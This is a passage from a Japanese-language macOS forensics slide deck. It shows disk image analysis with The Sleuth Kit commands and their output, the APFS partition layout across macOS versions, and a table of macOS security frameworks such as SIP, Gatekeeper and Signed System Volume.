    - CurrentPowerlog.PLSQL
    - Archives/powerlog_YYYY-MM-DD_XXXXXXXX.PLQSQL.gz
  - アプリケーションの利用状況、クラムシェルモードの状態、バッテリーレベル、ネットワークの使用状況など

A2

Appendix 2:
TSKによるディスクイメージ解析例

TSKによるディスクイメージ解析例 (1/7)

- パーティション情報

```
% mmls ./data.dmg
GUID Partition Table (EFI)
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Safety Table
001:  -------   0000000000   0000000039   0000000040   Unallocated
002:  Meta      0000000001   0000000001   0000000001   GPT Header
003:  Meta      0000000002   0000000033   0000000032   Partition Table
004:  000       0000000040   0000409639   0000409600   EFI System Partition
005:  001       0000409640   1782988839   1782579200   disk image
006:  -------   1782988840   1782988879   0000000040   Unallocated
```

TSKによるディスクイメージ解析例 (2/7)

- APFSコンテナの状態

```
% pstat -o 409640 ./data.dmg | head -200
POL CONTAINER INFORMATION
------------------------------------------

Container 2fc5f464-f43a-4672-935d-1ebde0f725fe
==========================================
Type: APFS

NX Block Number: 0
NX oid: 1
NX xid: 1246
Checkpoint Descriptor Block: 96411

Capacity Ceiling (Size): 912680550400 B
Capacity In Use:         824476323840 B
Capacity Available:      88204226560 B

Block Size:            4096 B
Number of Blocks:      222822400
Number of Free Blocks: 21534235
|
+-> Volume 85516afa-e5b1-41e9-a8d8-eb1431
|   ================================
|   APSB Block Number: 1547567
|   APSB oid: 701674
|   APSB xid: 1244
|   Name (Role): Macintosh HD - Data (Unknown)
|   Capacity Consumed: 808942489600 B
|   Capacity Reserved: None
(snip)
```

解析対象のAPFSボリュームの
APSB Block Numberをメモする

APFSボリューム名を確認

TSKによるディスクイメージ解析例 (3/7)

◦APFSボリュームの状態

```
% fsstat -o 409640 -B 1547567 ./data.dmg
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: APFS
Volume UUID 85516afa-e5b1-41e9-a8d8-eb1431c49299
APSB Block Number: 1547567
APSB oid: 701674
APSB xid: 1244
Name (Role): Macintosh HD - Data (Unknown)
Capacity Consumed: 808942489600 B
Capacity Reserved: None
Capacity Quota: None
Case Sensitive: No
Encrypted: No
Formatted by: asr (1677.

Created: 2021-10-04 08:4
Changed: 2021-10-04 09:

Snapshots
---------
[1231] 2021-10-04 09:01:55.141826872 (JST) live_9F8C863A-76B1-45FF-81F7-FFD090EA45AB

Unmount Logs
------------
Timestamp                          Log String
2021-10-04 09:01:58.116745864 (JST)  apfs_kext (1677.141.2)
```

APSB Block Numberを指定する

スナップショット内の情報にアクセスしたい場合、各コマンドの「-S」オプションにスナップショットIDを指定する

TSKによるディスクイメージ解析例（4/7）

◦ファイルリスト

```
% fls -o 409640 -B 1547567 ./data.dmg 1097488
d/d 21976703:    sleuthkit-4.11.0
r/r 20122626:    ScriptDebugger8.0-8A32.dmg
d/d 19651326:    iso_images
r/r 1141138:     .DS_Store
r/r 21976676:    sleuthkit-4.11.0.tar.gz
r/r 2427334:     sdl-monitor.zip
d/d 8511798:     malware analysis tools
r/r 9369066:     IDAPython-Book.pdf
d/d 9335155:     mac_malware
r/r 1097489:     .localized
r/r 6914785:     Hex_Fiend_2.12.dmg
d/d 21998020:    autopsy-4.19.1
d/d 8510663:     objective-see tools
r/r 22504247:    LibreOffice_7.2.0_MacOS_x86-64_langpack_ja.dmg
r/r 8304914:     mt-fuji-477832_1920.jpg
r/r 20123007:    ScriptDebugger7.0.12-7A112.dmg
r/r 9409046:     Intel(R)_USB_3.0_eXtensible_Host_Controller_Driver_5.0.4.43_v2.zip
r/r 8292313:     Kernel_Debug_Kit_10.14.4_build_18E226.dmg
r/r 22483996:    LibreOffice_7.2.0_MacOS_x86-64.dmg
r/r 6914991:     fortiappmonitor_1.0.0_release.pkg
r/r 8628531:     sentinal-one-mac-os-.pdf
d/d 9318561:     IDA Pro
r/r 8306748:     architecture-1869398_1920.jpg
```

Node ID (i-node)を指定する。
省略した場合、ルートディレクトリを指す。

TSKによるディスクイメージ解析例（5/7）

- ファイルのメタデータ

```
% istat -o 409640 -B 1547567 ./data.dmg 6914785
INode Number: 6914785
Allocated

Type:             Regular File
Mode:             rrw-r--r--
Size:             2075292
owner / group: 501 / 20
Number of Links: 1

Filename:         Hex_Fiend_2.12.dmg
BSD flags:        0x00000000

Times:
Created:                        2020-01-07 12:40:49.837570530 (JST)
Content Modified:               2020-01-07 12:40:51.118232894 (JST)
Attributes Modified:            2021-06-23 15:35:49.890141839 (JST)
Accessed:                       2020-01-07 14:57:17.754549141 (JST)
Date Added:                     2020-01-07 12:40:49.837570530 (JST)

Attributes:
Type: DATA (4352-0)   Name: N/A   Non-Resident   size: 2075292  init_size: 2075292
(snip)
Type: ExATTR (4354-1)   Name: com.apple.diskimages.fsck   Resident   size: 20
Type: ExATTR (4354-2)   Name: com.apple.diskimages.recentcksum   Resident   size: 80
Type: ExATTR (4354-3)   Name: com.apple.macl   Resident   size: 72
Type: ExATTR (4354-4)   Name: com.apple.metadata:kMDItemWhereFroms   Resident   size: 616
Type: ExATTR (4354-5)   Name: com.apple.quarantine   Resident   size: 58
```

タイムスタンプ

Extended Attributes

TSKによるディスクイメージ解析例 (6/7)

- ファイルのエクスポート

標準出力に出力されるので
ファイルにリダイレクト

```
% icat -o 409640 -B 1547567 ./data.dmg 6914785 > Hex_Fiend_2.12.dmg
```

- Extended Attributesのエクスポート

```
% icat -o 409640 -B 1547567 ./data.dmg 6914785-4354-4 | hexdump -n 1000 -C
00000000  62 70 6c 69 73 74 30 30  a2 01 02 5f 11 01 fd 68  |bplist00..._...h|
00000010  74 74 70 73 3a 2f 2f 67  69 74 [illegible] 75 62 2d 70 72  |ttps://github-pr|
00000020  6f 64 [illegible] 5 61 73 65  |oduction-release|
00000030  2d 61 [illegible] 5 2e 73 33  |-asset-2e65be.s3|
00000040  2e 61 [illegible] f 6d 2f 32  |.amazonaws.com/2|
00000050  39 32 38 35 33 34 2f 62  36 64 66 39 37 30 30 2d  |928534/b6df9700-|
(snip)
```

Node IDにAttributes IDを
追加する

TSKによるディスクイメージ解析例 (7/7)

- 再帰的なファイルのエクスポート

```
% ifind -o 409640 -B 1547567 -n /Users/macforensics/Downloads ./data.dmg
1097488
% tsk_recover -a -o 409640 -B 1547567 -d 1097488 ./data.dmg ./export_files/
Files Recovered: 42
```

  - 複数のファイルを1回でエクスポートすることができる

A3

Appendix 3:
macOSバージョンごとのパーティション構造

macOSバージョンごとのパーティション構造 (1/8)


- macOSのファイルシステム
  - macOS 10.12以前
    - HFS+
    - Classic Mac OSから使用されているファイルシステム
    - ファイルシステムレベルの暗号化未サポート
      - ディスクの暗号化はCoreStorageを使用
  - macOS 10.13以降
    - APFS
    - ファイルシステムレベルの暗号化のサポート

macOSバージョンごとのパーティション構造 (2/8)

- macOSのパーティション構造 (1)
  - macOS 10.12以前
    - ファイルシステムはHFS+
    - システムとユーザーデータは同じボリューム内に存在し、UNIX権限とSystem Integrity Protection (SIP)でシステムが保護されている
  - macOS 10.13/10.14
    - ブートディスクのファイルシステムとしてAPFSが採用されたが、パーティション構造はHFS+の時とほとんど変わらない

macOSバージョンごとのパーティション構造 (3/8)

- macOS 10.14




macOSのパーティション構造 (2)

- macOS 10.15
  - システム用(Macintosh HD)ボリュームとユーザーデータ用(Macintosh HD – Data)ボリュームに分割された
  - システム用ボリュームは「/ (root)」として、リードオンリーでマウントされる
  - これら2つのボリュームは同じ名前のフォルダ名を持っており、Firmlinkを通して、透過的に両方のボリュームにアクセスすることができる

macOSバージョンごとのパーティション構造 (5/8)

- macOS 10.15




macOSのパーティション構造 (3)

- macOS 11/12
  - macOS 10.15とほぼ同様のレイアウト
  - システム用ボリュームのスナップショットが「/」として、リードオンリーでマウントされる
    - スナップショット元のボリュームはマウントされない
  - システム用ボリュームには電子署名も施されるようになり、署名検証に失敗するとOSを起動できない
    - Signed System Volume (SSV)

macOSバージョンごとのパーティション構造 (7/8)

macOS 11/12 (Intel)



macOSバージョンごとのパーティション構造 (8/8)

- macOSのシステムファイルが直接改ざんされる可能性は年々低くなっている
- 解析者は、ユーザーが通常アクセス可能な範囲を最初に集中的に調査すればよい

A4

Appendix 4: macOSセキュリティフレームワーク

macOSセキュリティフレームワーク (1/4)

フレームワーク	導入バージョン	概要
File Quarantine	OS X 10.5	ダウンロードしたファイルにcom.apple.quarantine拡張属性を付与する。 この拡張属性を持つファイルは、XProtect, Gatekeeper, Notarizationのチェック対象になる。
XProtect	OS X 10.6	簡易アンチウイルスツール。com.apple.quarantine拡張属性が設定されているファイルを開くときにチェックが行われる。macOS 10.15以降は拡張属性の有無にかかわらず常にチェックされる。
Gatekeeper	OS X 10.7	Appleが発行するデベロッパIDの検証とアプリケーションの署名の検証をパスしたアプリケーションのみを実行する。
Malware Removal Tool (MRT)	OS X 10.11(?)	インストール済みのマルウェアを検知および削除する。リアルタイムの検知は行わない。
System Integrity Protection (SIP)	OS X 10.11	rootでもアクセスできないフォルダやファイルを設定する。 別名 : rootless
App Transport Security (ATS)	OS X 10.11	中間者攻撃対策のため、NSURLSession, NSURLConnectionを使うAPIでAppleが推奨する条件を満たすHTTPS通信のみが許可される。

macOSセキュリティフレームワーク (2/4)

フレームワーク	導入バージョン	概要
Gatekeeper Path Randomization (GPR)	macOS 10.12	dylib hijacking（Repackaging攻撃）対策で導入された技術。 アプリケーションのインストール時にインストーラの外にあるリソース（不正なdylibなど）を読み込めないように、インストール前にアプリケーションをランダムな名前のフォルダに移動してからインストール処理が始まるようにする。
User Consent (User Privacy Protection / TCC)	macOS 10.13	カメラや位置情報、メールなどユーザのプライバシーに関連するデータが保存されているディレクトリにアクセスする際にユーザの許可が必要になる。rootでもアクセスできない。
Secure Kernel Extension Loading (SKEL)	macOS 10.13	初めて読み込むカーネル拡張(KEXT)にユーザの許可を必要とする。 macOS 10.10以降、カーネル拡張に署名することが求められているが、この機能は署名の有無にかかわらず機能する。
Enhanced Runtime Protection (Hardened Runtime)	macOS 10.14	SIPの機能をアプリケーションに拡張し、デバッグやコードインジェクションを防ぐ。

macOSセキュリティフレームワーク (3/4)


フレームワーク	導入バージョン	概要
Notarization	macOS 10.14	開発者がMac App Store以外で配布するアプリケーションをAppleにアップロードし、マルウェアか否かの機械的なチェックを行ってもらう。チェックをパスしたアプリケーションにはチケットが発行され、アプリケーションと共に配布される。 スクリプトや単体のバイナリには、このチェックは適用されない。また、quarantine bitが立っているもののみチェックされる。開発者の署名がされていないAppもチェック対象外となる。macOS 10.14.5以降はチェックが強制される。
Read-only System Volume	macOS 10.15	APFSでシステム用ボリュームとデータ用ボリュームを分割し、システム用ボリュームはリードオンリーでマウントすることで、システムファイルの改ざんを防止する。
EndpointSecurity Framework	macOS 10.15	プロセス実行やファイルに対するアクティビティなどのシステムイベントを監視するためのフレームワーク。以前は、各アプリケーションで同等の機能が独自に実装されていたが、フレームワークとして提供されるようになった。

macOSセキュリティフレームワーク (4/4)

フレームワーク	採用バージョン	概要
User Intent (com.apple.macl)	macOS 10.15	ユーザーが意図した動作で付与される拡張属性。ダブルクリックやドラッグアンドドロップ、NSOpenPanelクラスを使用したファイルへのアクセスはUser Intentと見なされる。各ファイルやフォルダの com.apple.macl 拡張属性にアプリケーションのUUIDが羅列される形で記録される。この際にプライバシー保護のダイアログ等は表示されない。詳細が不明なので、正確にはセキュリティ目的ではないかもしれない。
Signed System Volume (SSV)	macOS 11.0	システムボリュームのファイルシステムメタデータに、ハッシュ値(SHA-256)が保存される。OS起動時にハッシュ値の検証が行われ、検証に失敗した場合、OS再インストールを促される。

macOSセキュリティフレームワーク設定の確認

- SilentKnight
  - https://eclecticlight.co/lockrattler-systhist/
  - macOSの各種セキュリティフレームワークのバージョンや設定状況をGUIで確認できる



CREDITS for this presentation template and Icons

Special thanks to all the people who made and released these awesome resources for free:

- Presentation template by SlidesCarnival